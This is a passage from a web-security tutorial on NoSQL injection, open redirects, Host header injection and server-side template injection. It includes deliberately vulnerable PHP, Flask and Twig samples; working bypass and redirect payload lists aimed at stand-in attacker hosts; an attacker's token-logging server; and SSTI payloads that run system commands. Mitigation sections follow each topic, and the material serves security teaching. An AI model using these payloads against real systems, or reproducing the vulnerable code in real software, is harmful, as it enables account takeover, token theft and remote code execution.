
  <script>
```

```

// Handle the form submission using JavaScript
document.getElementById("loginForm").addEventListener("submit", function(event) {
    event.preventDefault(); // Prevent the default form submission

    // Get the input values
    const username = document.getElementById("username").value;
    const password = document.getElementById("password").value;

    // Create the JSON data to send
    const loginData = {
        username: username,
        password: password
    };

    // Send the data via a POST request using fetch
    fetch("/login", {
        method: "POST",
        headers: {
            "Content-Type": "application/json"
        },
        body: JSON.stringify(loginData)
    })
    .then(response => response.text())
    .then(data => {
        alert(data); // Display the response from the server
    })
    .catch(error => {
        console.error('Error:', error);
        alert('An error occurred!');
    });
});
</script>
</body>
</html>

```

Exploitation:

```

# POST Request
login_string={'username':'admin', 'password':123456}

```

The exploit is the same as in previous example. If the attacker only has a valid username (e.g., admin), they can log in to the system without a password.

```

# POST Request - exploit
login_string={'username':'admin', 'password': {'$ne' : "anypass"}}

# ----- RESULT -----
const data = {"username" : admin, "password" : {"$ne" : "anypass" } }
const result = await UserModel.findOne(data); # TRUE and login

```

Brute Forcing Logins

Suppose you have a valid username (e.g., admin). You can find the password for this username using a regex pattern. Remember from previous examples: We had two

parameters (username and password). The username is admin, but what is its password?

```
# guessing password via regex

# The password starts with a?
# If True, login successfull, if not authentication error
http://victim.com/?username=admin&password[$regex]=^a    # TRUE - Login successful

{"username" : admin, "password" : {"$regex" : "^a"} }

# The password starts with ad?
http://victim.com/?username=admin&password[$regex]=^ad    # TRUE - Login successful
{"username" : admin, "password" : {"$regex" : "^ad"} }

[...]

# The password is admin ?
http://victim.com/?username=admin&password[$regex]=^admin$ # TRUE - Login successful

{"username" : admin, "password" : {"$regex" : "^admin$"} }
```

```
# ----- RESULT -----
The password of admin id admin.
```

Note: This technique is also used for JSON Request.

Mitigation Techniques

Use Parameterized Queries: Instead of directly concatenating user input into queries, use safe query-building methods

```
# Uses a parameterized query
db.collection.find_one({"username": user_input})
```

Validate & Sanitize User Input: Use whitelisting to allow only expected characters (e.g., alphanumeric for usernames) and Reject inputs containing MongoDB query operators like \$gt, \$ne, \$where, etc.

```
import re
if not re.match(r"^[a-zA-Z0-9_]+$", user_input):
    raise ValueError("Invalid input")
```

Use Least Privilege Access:

- Do not run MongoDB as root/admin
- Create read-only roles for users who don't need write access
- Use Role-Based Access Control (RBAC) to limit what each user can do

```
db.createUser({
  "user": "appUser",
  "pwd": "strongpassword",
```

```
"roles": [{ "role": "readWrite", "db": "myDatabase" }]  
})
```

Disable JavaScript Execution in MongoDB: MongoDB allows JavaScript execution with `$where`, which can be exploited.

Open Redirect

An Open Redirect vulnerability occurs when a web application improperly allows user input to dictate the destination of redirects, enabling attackers to redirect users to malicious websites. This can be exploited to create phishing attacks, where unsuspecting users are led to a harmful page that appears legitimate. The vulnerability often arises when user-supplied URLs are included in redirect logic without proper validation or sanitization. While typically not harmful on its own, an open redirect can be a powerful vector for social engineering attacks. As trust in external links plays a major role in online behavior, how can developers ensure that redirects are safe and only lead users to trusted destinations?

Understanding Open Redirect

An Open Redirect is a web security vulnerability that occurs when a web application redirects users to a different website or page based on an untrusted input parameter, without proper validation or sanitization. This allows an attacker to control the redirection target, potentially redirecting users to malicious websites. In essence, the application provides a legitimate service (redirection), but the attacker can manipulate the target of that service.

The Dangers of Open Redirects in Web Security

Open Redirect vulnerabilities can be leveraged to achieve:

Phishing Attacks: Redirect unsuspecting victims from a legitimate domain to an attacker's phishing site, where they can be tricked into entering their credentials or other sensitive information.

Cross-Site Scripting (XSS): In certain cases, Open Redirect vulnerabilities can be combined with XSS vulnerabilities to execute malicious JavaScript code in the user's browser.

Account Takeover: In some authentication flows, Open Redirect vulnerabilities can be exploited to redirect users to a malicious site after they log in, potentially allowing the attacker to steal their session cookie or access token.

Server-Side Request Forgery (SSRF) Bypass: Open Redirect vulnerabilities can be used to bypass domain whitelists in SSRF attacks, allowing attackers to target internal resources that would otherwise be protected.

Which redirect works for which attack?

Redirect Type	Phishing	Token Theft	SSRF	XSS
DOM-Based	O	O	OX*	O
Header-Based	O	O	O	X
Meta-Based	O	O	OX*	X

* Dependes on the vulnerability

SSRF via headless browsers might still be possible with these.

Open Redirect Vulnerability Types

Open Redirect vulnerabilities can occur in different parts of the web application:

Header-Based Redirects: The redirection target is specified in the Location header of an HTTP response.

Install requirements

```
$ sudo apt update; sudo apt install php
$ mkdir openRedirect; cd openRedirect
```

Create a vulnerable (sample) code: `ORheader.php`

```
<?php
$next = $_GET['next'];

header("Location: " . $next);
exit();
?>
```

Exploit:

```
$ curl -I http://victim.com/ORheader.php?next=https://www.google.com
```

```
# output:
HTTP/1.1 302 Found
Host: victim.com
Date: Tue, 15 Apr 2025 10:34:36 GMT
Connection: close
X-Powered-By: PHP/8.4.5
Location: https://www.google.com
Content-type: text/html; charset=UTF-8
```

HTML-Based Redirects (meta): The redirection is performed using HTML meta tags or JavaScript code within the HTML content.

```
<!-- ORmeta.html -->
<!DOCTYPE html>
<html>
<head>
  <meta http-equiv="refresh" content="0; url=https://www.google.com">
  <title>Redirector</title>
```

```
</head>
<body>
<h1>Hello :-)</h1>
</body>
</html>
```

What Happens Internally:

- Your server sends a 200 OK status.
- The HTML page is rendered by the browser, which then reads the <meta> tag and initiates a redirect.
- This redirect does not appear in the raw HTTP headers because it's not sent by the server.

JavaScript Redirects (DOM): The redirection can be performed by injected JavaScript.

```
<!-- ORdom.html -->
<!DOCTYPE html>
<html>
<head>
  <title>Redirector</title>
  <script type="text/javascript">
    if (window.location.hash) {
      var hash = window.location.hash.substring(1); // Remove the #
      window.location = hash; // Vulnerable line
    }
  </script>
</head>
<body>
  <h1>Hello :-)</h1>
</body>
</html>

<!-- To exploit: http://victim.com/ORdom.html#https://google.com -->
```

Techniques for Bypassing Protections

Developers often attempt to implement protections to prevent Open Redirect vulnerabilities. However, these protections can be bypassed.

HMAC Checksum Bypass (Unsafe Implementations): Some websites use a checksum (e.g., HMAC) to protect the redirect URL, let's look at the code below:

```
<?php
// ORhmac.php
function check_hmac($url, $hmac){
  return ($hmac == md5($url));
}

if (isset($_GET['url']) && isset($_GET['hmac'])) {
  if (check_hmac($_GET['url'], $_GET['hmac'])) {
    header('Location: ' . $_GET['url']);
  } else {
    echo 'Invalid HMAC';
  }
}
```

```
}  
?>
```

```
<a href="?url=https://google.com&hmac=99999ebcfdb78df077ad2727fd00969f">Google.com</a>
```

Exploitation:

```
$ php -a  
> $url = "https://yahoo.com";  
> print(md5($url));  
# c88f320dec138ba5ab0a5f990ff082ba      <-- HMAC  
  
$ curl http://victim.com/ORhmac.php?url=https://yahoo.com&hmac=c88f320dec138ba5ab0a5f990ff082ba
```

Insecure regex

```
<!DOCTYPE html>  
<html>  
<head>  
  <title>URL Parameter Input Validation</title>  
</head>  
<body>  
<script>  
  // Function to get query parameter by name  
  function getQueryParam(name) {  
    var urlParams = new URLSearchParams(window.location.search);  
    return urlParams.get(name);  
  }  
  
  // Get the input parameter from the URL  
  var userInput = getQueryParam("url");  
  
  // Define the regular expression pattern  
  var regexPattern = /^(https?:)?\:\/\/(?:[^\.]+\.)?site\.(net|cn|app)?\:\/\/$/;  
  
  if (userInput && userInput.match(regexPattern)) {  
    // Redirect the user to the new location based on the user input  
    window.location.href = userInput;  
  } else {  
    // If the input doesn't match the pattern or is missing, display an error message  
    alert("Invalid input parameter or format");  
  }  
</script>  
</body>  
</html>
```

You can bypass it with following payloads:

```
http://victim.com/ORregex.html?url=https://attacker.com?.site.net/  
http://victim.com/ORregex.html?url=//attacker.com?.site.net/
```

URL Encoding: Obfuscating characters or file extensions by encoding them. To test this approach, try to replace . with %2e and / with %2f for the domain to see if it bypasses validation logic.

Obfuscation Techniques:: Exploiting input fields that don't require a specific format for redirection, allowing manipulation through the use of alternative symbols like .?, #@, and more.

Crafting Payloads for Open Redirect

Basic Redirects

```
https://evil.com  
//evil.com  
http:evil.com
```

Obfuscation Tricks

```
https://evil.com?.legit.com  
https://evil.com#.legit.com  
https://evil.com%00.site.com  
https://evil.com%09.site.com  
https://evil.com%0d%0a.site.com
```

User Info Injection (Using @)

```
https://evil.com@legit.com  
https://legit.com@evil.com  
https://username:password@evil.com
```

Path Confusion & Encoding

```
/\evil.com  
%2f%2fevil.com  
..%2f..%2fevil.com  
..;@evil.com  
/https:/evil.com
```

Mixed Encoding / Unicode

```
https:%2f%2fevil.com  
https://%252e%252e%252fevil.com  
https://%2e%2e/%2e%2e/%2f%2fevil.com
```

Subdomain & Filter Bypass

```
https://legit.com.evil.com  
https://sub.evil.com%2f%2f.legit.com  
https://attacker.com?.site.net/  
https://attacker.com#.site.net/  
https://attacker.com%09.site.net/
```

Advanced (CRLF / Null Byte / Injection)

```
https://evil.com%0d%0aSet-Cookie:%20session=steal  
https://evil.com%00
```

Relative Path Abuse

```
/\evil.com  
\\evil.com
```

Protocol Confusion

```
///evil.com  
////evil.com
```

Mitigation Techniques

Avoid Dynamic Redirects: The most secure approach is to avoid using user-supplied data to construct redirect URLs. If possible, use static, pre-defined URLs for redirects.

Input Validation: Validate the redirect URL against a strict whitelist of allowed domains. Reject any URLs that do not match the whitelist.

Output Encoding: Encode the redirect URL before inserting it into the Location header or HTML content. This can help to prevent attackers from injecting malicious code.

Use Indirect Redirection: Instead of directly redirecting the user to the specified URL, redirect them to a trusted intermediate page that confirms the redirection with the user. This gives the user a chance to cancel the redirection if it looks suspicious. e.g., `/redirect?to=google` and then map google to `https://google.com` server-side (no direct user control over full URL).

Set HTTP Referrer Policy: Set the HTTP Referrer Policy to control the amount of referrer information that is sent with requests. This can help to prevent attackers from spoofing the referrer header and bypassing certain redirect checks.

```
<meta name="referrer" content="no-referrer">
```

Content Security Policy (CSP): Implement a Content Security Policy (CSP) to restrict the sources from which the browser can load resources. This can help to mitigate the impact of Open Redirect vulnerabilities.

Host Header Injection

Host Header Injection is a web vulnerability that occurs when an application relies on the value of the Host header in HTTP requests without properly validating or sanitizing it. Attackers can manipulate this header to poison caches, bypass security controls, perform web cache deception, or even craft password reset links that redirect victims to malicious domains. The vulnerability becomes especially dangerous when backend systems trust the Host header for critical operations like URL generation or access control. In a world where many applications operate behind proxies and load balancers, how can developers ensure that host-based trust assumptions do not become attack vectors?

Understanding Host Header Injection

Host Header Injection is a web security vulnerability that arises when a web application improperly handles the value of the Host header in an HTTP request. The Host header specifies the hostname and port number of the server that the client is trying to access. If a web application implicitly trusts the Host header and fails to validate or escape it properly, an attacker can manipulate this input to inject harmful payloads, potentially leading to a variety of attacks. In essence, the application blindly trusts the user-supplied Host header and uses it in its logic, opening the door for malicious manipulation.

Common Locations for Host Header Injection

Host Header Injection vulnerabilities are commonly found in features where the web application uses the Host header to generate URLs or perform other server-side actions, such as:

Password Reset Functionality: Generating password reset links that are sent to users via email.

Email Generation (Newsletters, Notifications): Creating links in automated emails.

Canonical Hostname Determination: Determining the canonical hostname for the website.

Virtual Hosting: Determining which website to serve based on the Host header.

Caching Mechanisms: Generating cache keys based on the Host header.

Exploiting Host Header Injection

Attackers can exploit Host Header Injection vulnerabilities using various techniques:

Changing the Host Header: Simply replacing the valid hostname with a malicious one.

```
GET /index.php HTTP/1.1
Host: evil-website.com
[...]
```

Duplicating the Host Header: Including multiple Host headers in the request. The server might process the wrong header, leading to unexpected behavior.

```
GET /index.php HTTP/1.1
Host: vulnerable-website.com
Host: evil-website.com
[...]
```

Adding Line Wrapping: Injecting a newline character before the second Host header to obfuscate the attack.

```
GET /index.php HTTP/1.1
Host: vulnerable-website.com
Host: evil-website.com (Newline before "Host:")
[...]
```

Adding Host Override Headers: Including headers like X-Forwarded-Host, X-Forwarded-For, etc., which might be used by the application instead of the Host header.

```
GET /index.php HTTP/1.1
Host: vulnerable-website.com
X-Forwarded-Host: evil-website.com
X-Client-IP: evil-website.com
X-Real-IP: evil-website.com
X-Remote-IP: evil-website.com
X-Remote-Addr: evil-website.com
[...]
```

Supplying an Absolute URL (Less Common): Injecting an absolute URL, the hostname will be extracted from it.

```
GET https://vulnerable-website.com/ HTTP/1.1
Host: evil-website.com
[...]
```

Leveraging Host Header Injection for Exploits

Imagine a “Forgot Password” feature that sends a password reset link to the user’s email address. The application uses the Host header to generate the reset link. If the Host header is not validated, an attacker can inject a malicious hostname into the link, redirecting the user to a phishing page.

Example vulnerable code for the password reset process:

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir hostHeaderInjection; cd hostHeaderInjection
$ touch headerResetPassword.php
```

Create a vulnerable code: headerResetPassword.php

```
<?php
// Get the user's email address from the request
$email = $_POST['email'];

// Generate a unique password reset token
$resetToken = bin2hex(random_bytes(32));

// Get the current hostname from the Host header
$host = $_SERVER['HTTP_HOST'];

// Construct the password reset link
$resetLink = "https://" . $host . "/reset-password.php?token=" . $resetToken;

// Send the email to the user
$message = "Please click on the following link to reset your password: " . $resetLink;
mail($email, "Password Reset", $message);
?>
```

Exploitation: The attacker, can send a request with “X-Forwarded-For” to set his own host:

```
POST /headerResetPassword.php HTTP/1.1
Host: victim.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 28

email=victim@example.com
X-Forwarded-For: attacker.com
```

The message sends to the user looks like this:

```
Please click on the following link to reset your password: https://attacker.com/headerResetPassword.php?token=TOKEN_HERE
```

The user believes that clicking the link will bring them to the site, but instead is redirected to a spoof site.

Impact of Host Header Injection on Security

Account Takeover: By intercepting password reset links, attackers can reset user passwords and gain unauthorized access to their accounts.

Phishing: Attackers can redirect users to phishing pages that mimic the legitimate website, tricking them into entering their credentials or other sensitive information.

Cache Poisoning: Attackers can inject malicious content into the cache, which will then be served to other users.

Redirection to Malicious Sites: Attackers can redirect users to malicious websites that host malware or other harmful content.

Exploiting Host Header Injection via Host Header

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir hostHeaderInjection; cd hostHeaderInjection
$ touch headerHostInjection.php
```

Create a vulnerable code: headerHostInjection.php

```
<!DOCTYPE html>
<html>
<head>
  <title>Host Header Injection</title>
</head>
<body>

  <?php
    if (isset($_POST['submit'])) {
      $email = $_POST['email'];
      $headerValue = $_SERVER['HTTP_HOST'];
      $reset_pass_link = "https://$headerValue/reset?token=3435fsddgdfgHDGDFSFSWRGD\
t4";
      print($reset_pass_link);
    }
  ?>
  <h2>Reset Password</h2>
  <form action="" method="post">
    <input type="text" name="email" value="admin@gmail.com">
    <input type="submit" value="Get link" name="submit">
  </form>
</body>
</html>
```

Exploitation: In this code sample, we have a password reset page where a user enters their username, and a reset link is sent via email. To simulate this process, the reset link is printed on the screen instead of being sent via email. The application generates a reset link based on the Host header. If we modify the Host header (e.g., changing `victim.com` to `attacker.com:8080`), the generated reset link will reflect this change. We can achieve this using Burp Suite. If `attacker.com` is controlled by an attacker and has logging capabilities—such as access logs or custom scripts to capture incoming requests—the attacker can easily steal the reset token of an admin user.

```
$ curl http://victim.com/headersHostInjection.php \
-d "email=admin@gmail.com&submit" -H "Host: attacker.com:8080"
```

Example Attacker's Logging Server: The following Node.js code represents an attacker's server that logs incoming requests:

```
// $ mkdir logger-server; cd logger-server
// $ npm init -y; nano app.js
// $ node app.js

// http://attacker.com:8080
const express = require('express');

const app = express();
const port = 8080;

app.get('*', (req, res) => {
  console.log(req.query); // Logs incoming query parameters
});

app.listen(port, () => {
  console.log(`Logging server running on port ${port}`);
});
```

The attack scenario works as follows:

1. The attacker crafts a malicious reset link by injecting their domain into the Host header.
2. The attacker tricks the admin into clicking the malicious link.
3. When the admin attempts to reset their password, the token is sent to the attacker's server.
4. The attacker retrieves the token and uses it to change the admin's password.

Exploiting Host Header Injection via X-Forwarded-For

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir hostHeaderInjection; cd hostHeaderInjection
$ touch headerForwardInjection.php
```

Create a vulnerable code: headerForwardInjection.php

```
<!DOCTYPE html>
<html>
<head>
  <title>Host Header Injection</title>
</head>
<body>

  <?php
    if (isset($_POST['submit'])) {
      $email = $_POST['email'];
      $headerValue = $_SERVER['HTTP_X_FORWARDED_FOR'];
      if (isset($headerValue)) {
        $reset_pass_link = "https://$headerValue/reset?token=3435fsddgdfgHDGDFSFS\
WRGdt4";
        print($reset_pass_link);
      } else {
```

```
DFSFSWRGdt4";    $reset_pass_link = "https://poc-site.com:8000/reset?token=3435fsddgdfgHDG\
    }
    }
    }
    ?>
    <h2>Reset Password</h2>
    <form action="" method="post">
        <input type="text" name="email" value="admin@gmail.com">
        <input type="submit" value="Get link" name="submit">
    </form>
</body>
</html>
```

Exploitation: In this challenge, we have a password reset page where a user enters their username, and a reset link is sent via email. To simulate this process, the reset link is printed on the screen instead of being emailed. We observe that the application is vulnerable to x-Forwarded-For header manipulation. An attacker can exploit this vulnerability to modify the generated reset link. If attacker.com has logging capabilities—such as access logs or custom scripts to capture incoming requests—the attacker can easily steal the admin's password reset token.

Example Attacker's Logging Server: The following Node.js code represents an attacker's server that logs incoming requests:

```
// $ mkdir logger-server; cd logger-server
// $ npm init -y; nano app.js
// $ node app.js

// http://attacker.com:8080
const express = require('express');

const app = express();
const port = 8888;

app.get('*', (req, res) => {
    console.log(req.query); // Logs incoming query parameters
});

app.listen(port, () => {
    console.log(`Logging server running on port ${port}`);
});
```

Attack Scenario:

1. The attacker crafts a malicious reset link by injecting their domain using the X-Forwarded-For header.
2. The attacker tricks the admin into clicking the malicious link.
3. When the admin attempts to reset their password, the token is sent to the attacker's server.
4. The attacker retrieves the token and uses it to reset the admin's password.

Mitigation Techniques

Validate and Allowlist Hostnames

- Strictly validate the Host header against a list of known, valid hostnames (FQDNs) your application supports.
- Reject or drop requests with unexpected or malformed Host headers.
- In code:

```
ALLOWED_HOSTS = ['example.com', 'www.example.com']
if request.headers.get('Host') not in ALLOWED_HOSTS:
    abort(400) # or log & drop
```

- Many modern frameworks (like Django) already include ALLOWED_HOSTS config. Use it!

Avoid Relying on User-Supplied Host Headers

- Avoid using Host for critical operations such as password reset links, absolute redirects, URL generation, etc.
- Instead, use the server's configured hostname or trusted config variables:
 - **PHP:** Use `$_SERVER['SERVER_NAME']` instead of `$_SERVER['HTTP_HOST']`
 - **Node.js:** Use environment variables like `process.env.DOMAIN_NAME`

Prevent Unvalidated Redirects & SSRF

- Do not use the Host header in redirects unless it's from a validated list.
- If dynamic redirects are absolutely necessary:
- Enforce strict validation
- Use a whitelist of domains
- Example:

```
allowed_domains = ['example.com']
parsed = urllib.parse.urlparse(user_redirect)
if parsed.netloc not in allowed_domains:
    abort(400)
```

Configure the Web Server to Block Host Spoofing

- Apache: Set a strict server name:

```
UseCanonicalName On
ServerName www.example.com
```

- Nginx: Use `server_name` to define accepted domains:

```
server {
    listen 80;
    server_name example.com www.example.com;
```

```
} ...
```

Use a Web Application Firewall (WAF)

- Deploy a WAF to detect and block suspicious Host header anomalies.
- Look for patterns like:
 - Duplicate headers
 - Unexpected ports
 - Payloads with internal IPs or SSRF attempts

Enable Security Headers (Defense-in-Depth): While not a direct fix, these reduce the impact of Host-based attacks:

- Content-Security-Policy (CSP)
- Strict-Transport-Security (HSTS)
- X-Frame-Options
- X-Content-Type-Options
- Referrer-Policy

Server-side Template Injection (SSTI)

Server-Side Template Injection (SSTI) occurs when user input is unsafely integrated into server-side templates, allowing attackers to inject malicious code that is executed by the server. This type of injection can lead to remote code execution (RCE), data leakage, or other critical security breaches. SSTI vulnerabilities typically arise in web applications that use template engines to dynamically generate HTML or other content, where insufficient input validation or improper sandboxing exposes the application to dangerous injections. As template engines are widely used for rendering content, how can developers secure template processing to ensure that user input does not lead to unexpected, dangerous behavior?

MVC Design Pattern Overview

The MVC (Model-View-Controller) design pattern is a widely used architectural pattern for structuring software applications, particularly web applications. It promotes separation of concerns, making applications more maintainable, testable, and scalable.

In essence, MVC divides an application into three interconnected parts:

- **Model:** Represents the application's data and business logic. It interacts with the database or other data sources to retrieve and manipulate data. (Think of the data source)
- **View:** Responsible for rendering the user interface (UI). It displays the data to the user in a specific format, such as HTML, CSS, and JavaScript. (Think of the user view)
- **Controller:** Acts as an intermediary between the Model and the View. It receives user input, interacts with the Model to retrieve or update data, and then selects the appropriate View to display the results. (Think of the logical controller between the two)

Several other design patterns are derived from MVC, including MVVM (Model-View-ViewModel), MVP (Model-View-Presenter), and MVW (Model-View-Whatever).

Non-MVC Code Example

To illustrate the contrast, let's consider a simple login page implemented without the MVC pattern:

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir SStemplateInjection; cd SStemplateInjection
$ touch nonMVC.php
```

Create code: nonMVC.php

```
<?php
// Model (Data)
$user = array("username" => "admin", "password" => "123");

// Controller (Logic)
if (isset($_POST['btn_login'])) {
    $username = $_POST['username'];
    $password = $_POST['password'];

    if ($username == $user['username'] && $password == $user['password']) {
        $message = "Login Success";
    } else {
        $message = "Login Error";
    }
} else {
    $message = ""; // No message initially
}
?>

<!DOCTYPE html>
<html>
<head>
    <title>Login Page</title>
</head>
<body>
    <h1>Login Page</h1>

    <?php if ($message): ?>
        // Echo the message
        <p><?php echo htmlspecialchars($message); ?></p>
    <?php endif; ?>

    <form action="" method="post">
        <div>
            username: <input type="text" name="username">
        </div>
        <br>
        <div>
            password: <input type="password" name="password">
        </div>
        <br>
        <div>
            <input type="submit" name="btn_login" value="Login">
        </div>
    </form>
</body>
</html>
```

In this example, the Model (data), Controller (logic), and View (HTML) are all mixed together in a single file, making it difficult to maintain and test.

Template Engines Overview

Template engines are libraries or frameworks that simplify the process of generating dynamic web pages. They allow developers to separate the presentation logic (HTML) from the application logic (PHP, Python, etc.).

Template engines use templates, which are files containing HTML markup with placeholders for dynamic content. The placeholders are replaced with actual data at runtime, generating the final HTML page.

By keeping the model and view entirely separate, the developers can more easily focus on either the backend or frontend of the project. Some popular template engines include:

- **PHP:** Twig, Smarty, Blade (Laravel)
- **JavaScript:** Handlebars, Mustache, EJS, Pug
- **Python:** Jinja2, Django Template Language
- **Java:** Thymeleaf, Freemarker

Basic MVC with PHP & Twig

To demonstrate how SSTI can occur, let's rewrite the login page using the MVC pattern and the Twig template engine:

Install requirements:

```
$ sudo apt update && sudo apt install -y php composer
$ mkdir SStemplateInjection; cd SStemplateInjection
$ mkdir phpMVCTwig; cd phpMVCTwig
$ composer init; composer require twig/twig
```

Create `index.php` file

```
<?php
require_once 'login.controller.php';

$userController = new LoginController();
$userController->login();
```

Create control layer: `login.controller.php`

```
<?php
require_once 'user.model.php';
require_once 'vendor/autoload.php'; // Composer autoloader

class LoginController {
    private $model;
    private $twig;

    public function __construct() {
        $this->model = new UserModel();

        // Set up Twig environment.
        $loader = new \Twig\Loader\FilesystemLoader('.'); // Template directory
        $this->twig = new \Twig\Environment($loader, []); // Configure Twig Environment
    }

    public function login() {
        $data = array();
```

```

        if (isset($_POST['btn_login'])) {
            $username = $_POST['username'];
            $password = $_POST['password'];

            if ($this->model->login($username, $password)) {
                $data['msg'] = "Login Success";
            } else {
                $data['msg'] = "Login Error";
            }
        } else {
            $data['msg'] = ""; // Init message
        }

        echo $this->twig->render('login.twig', $data); // Render the template
    }
}

```

Create model layer: user.model.php

```

<?php
class UserModel {
    private $user;

    public function __construct() {
        $this->user = array("username" => "admin", "password" => "123");
    }

    public function login($username, $password) {
        if ($username == $this->user['username'] && $password == $this->user['password'])\
    {
        return $this->user;
    } else {
        return null;
    }
}
}

```

Create login page file: login.twig

```

<!DOCTYPE html>
<html>
<head>
    <title>Login Page</title>
</head>
<body>

    {% if msg %}
    <p>{{ msg }}</p> <!-- Display the message -->
    {% endif %}

    <h1>Login Page</h1>
    <form action="" method="post">
        <div>
            username: <input type="text" name="username">
        </div>
        <br>
        <div>
            password: <input type="password" name="password">
        </div>
        <br>
    
```

```
<div>
  <input type="submit" name="btn_login" value="Login">
</div>
</form>
</body>
</html>
```

Understanding SSTI Vulnerability

Server-Side Template Injection (SSTI) is a vulnerability that occurs when an attacker is able to inject malicious code into a web application's template engine. This can happen when user input is used to construct template expressions without proper sanitization. If the attacker can control the template expression, they can execute arbitrary code on the server. The core of the problem is that the application evaluates the user-supplied data as code within the template engine's context. This allows the attacker to leverage the template engine's features to execute arbitrary commands, read files, or perform other malicious actions.

SSTI Exploitation Process

1. **Initial Detection:** Test for SSTI by injecting template syntax (e.g., `{{7*7}}`) and inspecting application responses for evaluation or errors.
2. **Engine Fingerprinting:** Examine error messages, rendering behavior, and response patterns to accurately identify the template engine in use (e.g., Jinja2, Twig, Freemarker).
3. **Payload Crafting & Exploitation:** Construct engine-specific payloads to escalate the attack, aiming for actions such as arbitrary code execution or sensitive data exposure.

SSTI Detection Techniques

Polyglot Payload: A versatile payload crafted to trigger errors across multiple template engines, useful for broad SSTI detection.

```
${{<[%['']]%}}%\.
```

Simple Arithmetic Payloads: These inputs perform basic arithmetic operations (e.g., `7 * 7`) and check if the result (such as 49) is rendered in the output — a clear indicator of template evaluation.

```
{{7*7}}
${7*7}
<%= 7*7 %>
${{7*7}}
#{7*7}
```

Why Arithmetic? Simple arithmetic expressions are low-noise and effective for detecting SSTI because they avoid syntax errors while revealing template evaluation. If the output

includes the calculated result (like 49), it's a strong indication of server-side template execution.

Noisy vs. Stealthy Payloads:

Payload Type	Example	Noise Level	Use Case
Arithmetic Expression	{{7*7}}	Low	Stealthy initial detection
Polyglot Payload	\${{<% [%""]%}}	High	Broad detection across engines
Syntax Error Injection	{{'x'}}	Medium-High	Engine identification via errors

Common Template Engines Reference:

Templage Engine	Syntax Example	Notes
Jinja2 (Python)	<code>{{ 7*7 }}</code>	Widely used in Flask, Ansible; supports complex expressions and filters.
Twig (PHP)	<code>{{ 7*7 }}</code>	Popular in Symfony, Laravel; very similar to Jinja2.
Velocity (Java)	<code>\${7*7}</code>	Requires context variables, arithmetic with <code>\$mathTool</code> .
Freemarker (Java)	<code> \${7*7}</code>	Native arithmetic supported, widely used in Java web apps.
ERB (Ruby)	<code><%= 7*7 %></code>	Used in Ruby on Rails; supports full Ruby expressions.
Handlebars (JavaScript)	<code>{{7*7}}</code>	Logic requires helpers, arithmetic not directly supported.
Smarty (PHP)	<code> \${smarty.now}</code>	Logic via <code>{if}</code> <code>{foreach}</code> , supports basic expressions.
Django Templates (Python)	<code>{% 7</code>	<code>add:"7" %}</code>
Liquid (Ruby, Shopify)	<code>{% 7</code>	<code>plus: 7 %}</code>
Mustache (Multi-language)	<code>{{variable}}</code>	Logic-less, no native support for arithmetic or logic.
EJS (Node.js)	<code><%= 7*7 %></code>	Embedded JS; supports full JavaScript expressions.
Pug (Jade) (Node.js)	<code>#{{7*7}}</code>	Inline expressions supported, outputs evaluated results.
Thymeleaf (Java)	<code> \${7 * 7}</code>	Expression language for Spring MVC apps.
Nunjucks (Node.js)	<code>{{ 7 * 7 }}</code>	Inspired by Jinja2; supports full logic and filters.
Razor (ASP.NET)	<code>@(7*7)</code>	Full C# syntax inside templates.
Pebble (Java)	<code>{{ 7 * 7 }}</code>	Java-based, similar to Twig, supports filters and functions.
HAML (Ruby)	<code>= 7*7</code>	Embedded Ruby, outputs evaluated expressions.

Vulnerable Jinja2 Example

Install requirements

```
$ mkdir SStemplateInjection; cd SStemplateInjection
$ pip install flask jinja2
$ python SSTIjinja.py
```

Create a vulnerable code: SSTIjinja.py

```
from flask import Flask, request
from jinja2 import Environment

app = Flask(__name__)
Jinja2 = Environment()

@app.route("/page")
def page():
    name = request.args.get('name')
    #WARNING: Vulnerable code - untrusted user input in template
    output = Jinja2.from_string('Hello ' + name + '!').render() # Create a template and r\
    render it
    return output

if __name__ == "__main__":
    app.run(host='0.0.0.0', port=80)
```

Detection:

```
$ curl -g 'http://victim.com/page?name=Alex'
# outputs - Hello Alex!

$ curl -g 'http://victim.com/page?name={{7*7}}'
# outputs - Hello 49!
```

Exploitation: Leveraging Template Engine Features Once an SSTI vulnerability has been identified, the next step is to craft specific payloads that exploit the features of the template engine to achieve the desired malicious goals. Generic Payloads (Adapt to Template Engine):

```
{{ self.__TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}
```

Exploitation by Template Type

It's important to note that the specific exploitation techniques depend on the template engine being used. Each template engine has its own syntax, features, and security mechanisms.

Install requirements:

```
$ sudo apt update && sudo apt install -y php composer
$ mkdir SStemplateInjection; cd SStemplateInjection
$ mkdir SSTItwig; cd SSTItwig
$ composer init; composer require twig/twig
```

Create SSTItwig.php file

```
<?php
require_once 'vendor/autoload.php';
$loader = new \Twig\Loader\FilesystemLoader('.');
$twig = new \Twig\Environment($loader, []);
```

```
$username = isset($_GET['username']) ? $_GET['username'] : ''; // user
// code smell
$template = $twig->createTemplate($username); // Creates a template using user input
$html = $template->render();

print "Hi $html";
?>
```

Example Requests:

```
http://victim.com/SSTItwig.php.php?username=admin # Legal Request
http://victim.com/SSTItwig.php.php?username={{7*7}} # Attacker Request
```

Exploitation: The application is vulnerable to server-side template injection. The code uses user-supplied input in the createTemplate function directly.

```
http://victim.com/SSTItwig.php?username={{['id']|filter('system')}}
```

Exploiting PHP with Smarty

Install Dependencies:

```
$ sudo apt update && sudo apt install -y php composer
$ mkdir SStemplateInjection; cd SStemplateInjection
$ mkdir SSTismarty; cd SSTismarty

$ mkdir libs; cd libs
$ wget https://github.com/smarty-php/smarty/archive/refs/tags/v4.3.0.zip
$ unzip v4.3.0.zip; mv smarty-4.3.0/libs/* .
```

Create index file: index.php

```
<?php
require_once('libs/Smarty.class.php');

$smarty = new Smarty();
$smarty->setTemplateDir('templates');

$error = isset($_GET['error']) ? $_GET['error'] : '';

if (!empty($error)) {
    $parsedError = $smarty->fetch("string:{$error}");
    $smarty->assign('error', $parsedError);
} else {
    $smarty->assign('error', '');
}

$smarty->display('login.tpl');
```

Create login functionality: login.php

```
<?php
require_once('libs/Smarty.class.php');

$smarty = new Smarty();
$smarty->setTemplateDir('templates');

// Very basic dummy login
$username = $_POST['username'] ?? '';
$password = $_POST['password'] ?? '';

